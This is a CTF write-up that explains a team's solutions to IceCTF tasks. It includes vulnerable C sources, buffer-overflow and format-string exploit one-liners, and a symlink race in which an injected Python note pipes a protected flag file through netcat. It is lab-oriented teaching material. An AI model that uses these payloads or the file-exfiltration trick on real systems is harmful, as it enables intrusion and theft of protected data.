While browsing Reddit: Security CTF I found IceCTF topic advertising this competition as one containing wide variety of problems. It was meant to be for Iceland people only but organizers decided to open it for foreign players too. When I started playing it I didn’t know I will have some team or anyone playing it with me so I named team after my nickname: krzywix. While doing some task I posted question about SQLi in context of this CTF on one of the private slack channels I idle on and that’s how Kacper Szurek joined me in the game, along with 1amtom and other friend. Advertisement didn’t lie, there were a lot of problems from many different fields so everyone in the team found something for him. Simple achievements and tasks unlocking system kept us motivated till the very end. There were a lot of references to Mr. Robot TV show (quite good in my opinion). Task names, descriptions, hints were referring to this series.
We finished CTF in 3rd place fighting for it with khack40, mongols and tRUstno1 till the last hours.
Task: Overflow 1 – 55 points
Type: Binary Exploitation
This task was simple buffer overflow. Player needed to overflow buf[16] to change variable secret to pass this check: if (secret == 0x1cec7fff)
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void give_shell(){
    gid_t gid = getegid();
    setresgid(gid, gid, gid);
    system("/bin/sh -i");
}

void vuln(char *input){
    char buf[16];
    int secret = 0;
    strcpy(buf, input);

    if (secret == 0x1cec7fff){
        give_shell();
    }else{
        printf("The secret is %x\n", secret);
    }
}

int main(int argc, char **argv){
    if (argc > 1)
        vuln(argv[1]);
    return 0;
}
Solution:
./overflow1 $(python -c 'print 16*"A" + "\xff" + "\x7f" + "\xec" + "\x1c"')
Flag: flag_ea3c2ac8a693e669f3cfc19a63b2e78f
Farm Animals – 65 points
Type: Cryptography
Hint: Those pesky little pigs are always up to something
Goal of this task was to read message hidden in the image.

Solution:
It is pigpen cipher described in-depth in wiki: https://en.wikipedia.org/wiki/Pigpen_cipher
By doing simple substitutions I was able to read the flag.
Flag: flag_pigs_shouldnt_write
Task: Overflow 2 – 70 points
Type: Binary Exploitation
Another simple buffer overflow, this time function to give shell is not referenced in code. I found it’s address using “objdump -M intel -S overflow2“. To exploit it I overwrote return address on the stack to point to give_shell() function.
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void give_shell(){
    gid_t gid = getegid();
    setresgid(gid, gid, gid);
    system("/bin/sh -i");
}

void vuln(char *input){
    char buf[16];
    strcpy(buf, input);
}

int main(int argc, char **argv){
    if (argc > 1)
        vuln(argv[1]);
    return 0;
}
Solution:
./overflow2 $(python -c 'print 16*"A" + 5*("\xb0" + "\x84" + "\x04" + "\x08")')
Flag: flag_781b6ed8ede14359226ad521f5c67ae9
Task: Fermat – 80 points
Type: Binary Exploitation
Fermat problem was format string vulnerability. Variable secret is already on the stack when printf on user input is executed, I changed its value to 1337 using %n printf format string.
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>

int secret = 0;

void give_shell(){
    gid_t gid = getegid();
    setresgid(gid, gid, gid);
    system("/bin/sh -i");
}

int main(int argc, char **argv){
    int *ptr = &secret;
    printf(argv[1]);

    if (secret == 1337){
        give_shell();
    }
    return 0;
}
Solution:
./fermat $(python -c 'print (1337-41)*"A" + "%X%X%X%X%X%X%n"')
Flag: flag_fermats_last_exploit
fsociety – 95 points
This was an interactive task where player needed to exploit bot on #icectf IRC channel to force him to print the flag. Task contained whole source code of the bot. Below I pasted only interesting part of those sources.
int irc_authenticate(irc_t *irc, char *nick, char *msg)
{
    FILE *f;
    char password[64];
    int digits[16];

    f = fopen("password.txt", "r");
    fgets(password, 64, f);
    password[strcspn(password, "\n")] = '\0';
    fclose(f);

    char z = '0';
    for(int x = 0; x <= 9; x++)
    {
        digits[x] = z++;
    }

    z = 'a';
    for(int y = 0; y <= 7; y++)
    {
        digits[y+9] = z++;
    }

    for(int i = 0; i < strlen(nick); i++)
    {
        int found = 0;
        for(int j = 0; j <= 16 ; j++) { if(nick[i] == digits[j]) found = 1; } if(!found) { irc_msg(irc->s, nick, "y0ur n0t 1337 3|\\|0|_|9|-|");
            return 0;
        }
    }

    if(strcmp(password, msg) == 0)
        return 1;
    else
        irc_msg(irc->s, nick, "YOU DIDN'T SAY THE MAGIC WORD!");
    return 0;
}

int irc_reply_message(irc_t *irc, char *irc_nick, char *irc_chan, char *msg)
{
    if(strcmp("MrRobot", irc_chan) == 0)
    {
        if(irc_authenticate(irc, irc_nick, msg))
        {
            FILE *f;
            char flag[64];
            f = fopen("flag.txt", "r");
            fgets(flag, 64, f);
            fclose(f);

            irc_msg(irc->s, irc_nick, flag);
        }
    }
Solution:
As you can see nick is checked against 16 items from digits[16] array which is filled with characters from “0”-“9” and “a”-“h”. What we also noticed is that digits array is overflowing one character in the second loop. If first loop written 10 chars into it, second one shouldn’t insert another 8 from element number 9. After setting up proper nick and sending message “h” to bot it gave us the flag. It was a lucky guess 😉
Flag: flag_leave_me_here
Task: Epilepsy Warning – 110 points
Type: Forensics
Hint: All your senses need to be on alert for this one, keep your eyes peered and listen
Tricky task, mostly because I’m not native English speaker. Flag was separated into 2 parts, visual and audio. File provided to players is flickering gif, you can find it here.
Solution:
After dissecting gif into single frames I noticed barely visible text and barcode in two of three frames (frame 1 and frame 2). First frame contains some encoded data with no image representation. Frame 1 contains valuable information on how data on frame 0 should be interpreted.
Frame 1:

Frame 2:

To read what’s hidden under the barcode I needed to tune up image a bit. After changing colors and inverting them, my phone app was able to read barcode properly. At this point I had only half of the flag: “flag_some_barcode_and”.
Tuned barcode:

Second part of the flag was hidden in frame 0 as sound stream. To decompress gif compression algorithm I used giftopnm tool, it’s decompressing gif format to “almost” raw bytes (16 bytes header added). After decompression I imported wave file as raw data to audacity with settings according to data from frame 1.
Import dialog:

After successful import I played the audio file multiple times. Below I highlighted the part where guy says what the second part of the flag is. It’s very noisy and hard to understand but after hearing it multiple times and asking few friends what they hear I got second part of the flag.
Decoded audio:

Flag: flag_some_barcode_and_hidden_audio
SuperNote – 150 points
Type: Binary Exploitation
Hint: “So the one who carries his home around town met up with the fluffy one, and they proceeded to determine which one of them was quicker. The answer? Neither.”
After quick reconnaissance I noticed that only supernote application can read and write files in cron.d directory and read the flag. Listing of supernote directory:
drwxrws---.  2 root supernote     6 Aug 19 01:05 cron.d
-rw-r--r--.  1 root root        105 Aug 15 18:25 cron.README
-r--r-----.  1 root supernote    53 Aug  9 15:07 flag.txt
-rw-r--r--.  1 root root         50 Aug  9 16:49 Makefile
-rwxr-sr-x.  1 root supernote 13665 Aug  9 16:52 supernote
-rw-r--r--.  1 root root       2539 Aug  9 16:52 supernote.c
cron.README file contained another hint: SuperNote python processing .task(s) are run in cron.d every minute. The snake is a beautiful creature.
Code of the supernote application from /home/supernote directory:
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <pwd.h>
#include <curl/curl.h>

char *gethome() {
    return getpwuid(getuid())->pw_dir;
}

char *get_temp(){
    char *fname = tempnam(gethome(), "ctf1_");
    struct stat buf;
    if(stat(fname, &buf) >= 0) {
        fprintf(stderr, "Temporary file exists!\n");
        exit(1);
    }
    fprintf(stderr, "Temporary file is %s\n", fname);
    return fname;

}
void upload_note(char *email, char *name, char *msg) {
    CURL *curl;
    CURLcode res;
    char buf[1024];
    snprintf(buf, sizeof(buf), "email=%s&name=%s&msg=%s", email, name, msg);

    curl_global_init(CURL_GLOBAL_ALL);

    curl = curl_easy_init();
    if(curl) {
        curl_easy_setopt(curl, CURLOPT_URL, "http://web2015.icec.tf/supernote/index.php");
        curl_easy_setopt(curl, CURLOPT_POSTFIELDS, buf);

        res = curl_easy_perform(curl);
        if(res != CURLE_OK) {
            fprintf(stderr, "curl_easy_perform() failed: %s\n", curl_easy_strerror(res));
            exit(1);
        }

        curl_easy_cleanup(curl);
    }
    curl_global_cleanup();
}
void write_note(char *fname, char *str) {
    FILE *fd = fopen(fname, "w");
    fputs(str, fd);
    fclose(fd);

    // Test version, keep things clean
    unlink(fname);
}
int main(int argc, char **argv){
    char email[80];
    char name[80];
    char contents[500]; // That's a bit much, don't you think?
    char *ptr;
    char *tmpfile = get_temp();
    printf("Welcome to SuperNote v1.1.1.1.1.1.1.1.1.1. We're still in beta, so please excuse some bugs.\n");
    printf("Please enter your email address: ");
    fgets(email, sizeof(email), stdin);
    email[sizeof(email)-1] = '\0';
    email[strlen(email)-1] = '\0';
    printf("Please enter your name: ");
    fgets(name, sizeof(name), stdin);
    name[sizeof(name)-1] = '\0';
    name[strlen(email)-1] = '\0';
    printf("Enter the note that you would like to save: ");
    fgets(contents, sizeof(contents), stdin);

    // Validate the email securely
    int i=0;
    ptr = strtok(email, "@");
    while(ptr != NULL) {
        i++;
        ptr = strtok(NULL, "@");
    }
    if(i != 2){
        fprintf(stderr, "Invalid email!\n");
        exit(1337); // huehue
    }
    if(strcmp(name,"Josh\n") == 0) {
        fprintf(stderr, "Go away Josh\n");
        exit(1);
    }

    upload_note(email, name, contents);

    write_note(tmpfile, contents);

    printf("Note saved locally.\n");
    return 0;
}
There are few things I noticed in this task. First thing is supernote tempfile path is known long before it’s used and file is opened and unlinked after note is being written by user. Unlink does not affect files under symbolic links so when file is opened and written it won’t get deleted. Second thing is format of the executed supernote, it needs to be .task file with python code.
My first idea was to steal other team’s flag using cron logfile but it appeared it’s not real cron that we had to deal with. It’s just a sh script executed every minute.
[ctf-8535@icectf-shell /home/supernote]$ tail /var/log/cron
Aug 19 20:14:02 icectf-shell CROND[19469]: (root) CMD (su supernote -c /usr/local/etc/supernote/supernote.sh)
Aug 19 20:15:01 icectf-shell CROND[19579]: (root) CMD (su supernote -c /usr/local/etc/supernote/supernote.sh)
Aug 19 20:16:02 icectf-shell CROND[19683]: (root) CMD (su supernote -c /usr/local/etc/supernote/supernote.sh)
Aug 19 20:17:01 icectf-shell CROND[20311]: (root) CMD (su supernote -c /usr/local/etc/supernote/supernote.sh)
Aug 19 20:18:02 icectf-shell CROND[20956]: (root) CMD (su supernote -c /usr/local/etc/supernote/supernote.sh)
Aug 19 20:19:02 icectf-shell CROND[21592]: (root) CMD (su supernote -c /usr/local/etc/supernote/supernote.sh)
Aug 19 20:20:02 icectf-shell CROND[22265]: (root) CMD (su supernote -c /usr/local/etc/supernote/supernote.sh)
Aug 19 20:21:02 icectf-shell CROND[22767]: (root) CMD (su supernote -c /usr/local/etc/supernote/supernote.sh)
Aug 19 20:22:02 icectf-shell CROND[22878]: (root) CMD (su supernote -c /usr/local/etc/supernote/supernote.sh)
Aug 19 20:23:02 icectf-shell CROND[23283]: (root) CMD (su supernote -c /usr/local/etc/supernote/supernote.sh)
Solution:
Because cron script is executed every minute player needs to act fast. I opened multiple terminals and prepared commands to execute on them.
In terminal 1 I started nc to listen on port 1337.
nc -l -p 1337
In terminal 2 I prepared command to create symbolic link. (file name – ctf1_EPWiJc – was filled in later).
ln -s /home/supernote/cron.d/0002.task /home_users/homedir/ctf1_EPWiJc
In terminal 3 I started supernote application and redirected stderr to stdout. From hint we knew that task needs to be python script so I created one-liner to keep it simple for copy-pasting.
./supernote 2>&1
Temporary file is /home_users/homedir/ctf1_EPWiJc
Welcome to SuperNote v1.1.1.1.1.1.1.1.1.1. We're still in beta, so please excuse some bugs.
Please enter your email address: krzywix@domain.pl
Please enter your name: fsd
Enter the note that you would like to save: __import__('os').system("cat /home/supernote/flag.txt | nc 127.0.0.1 1337")
Note saved.
Note saved locally.
Action in terminal 2 was performed right after I got the name of the file from terminal 3. When I created link I submitted note (python script) and flag popped up on terminal 1.
Flag: flag_keep_your_files_close_and_your_tempfiles_closer

 Pwning Mad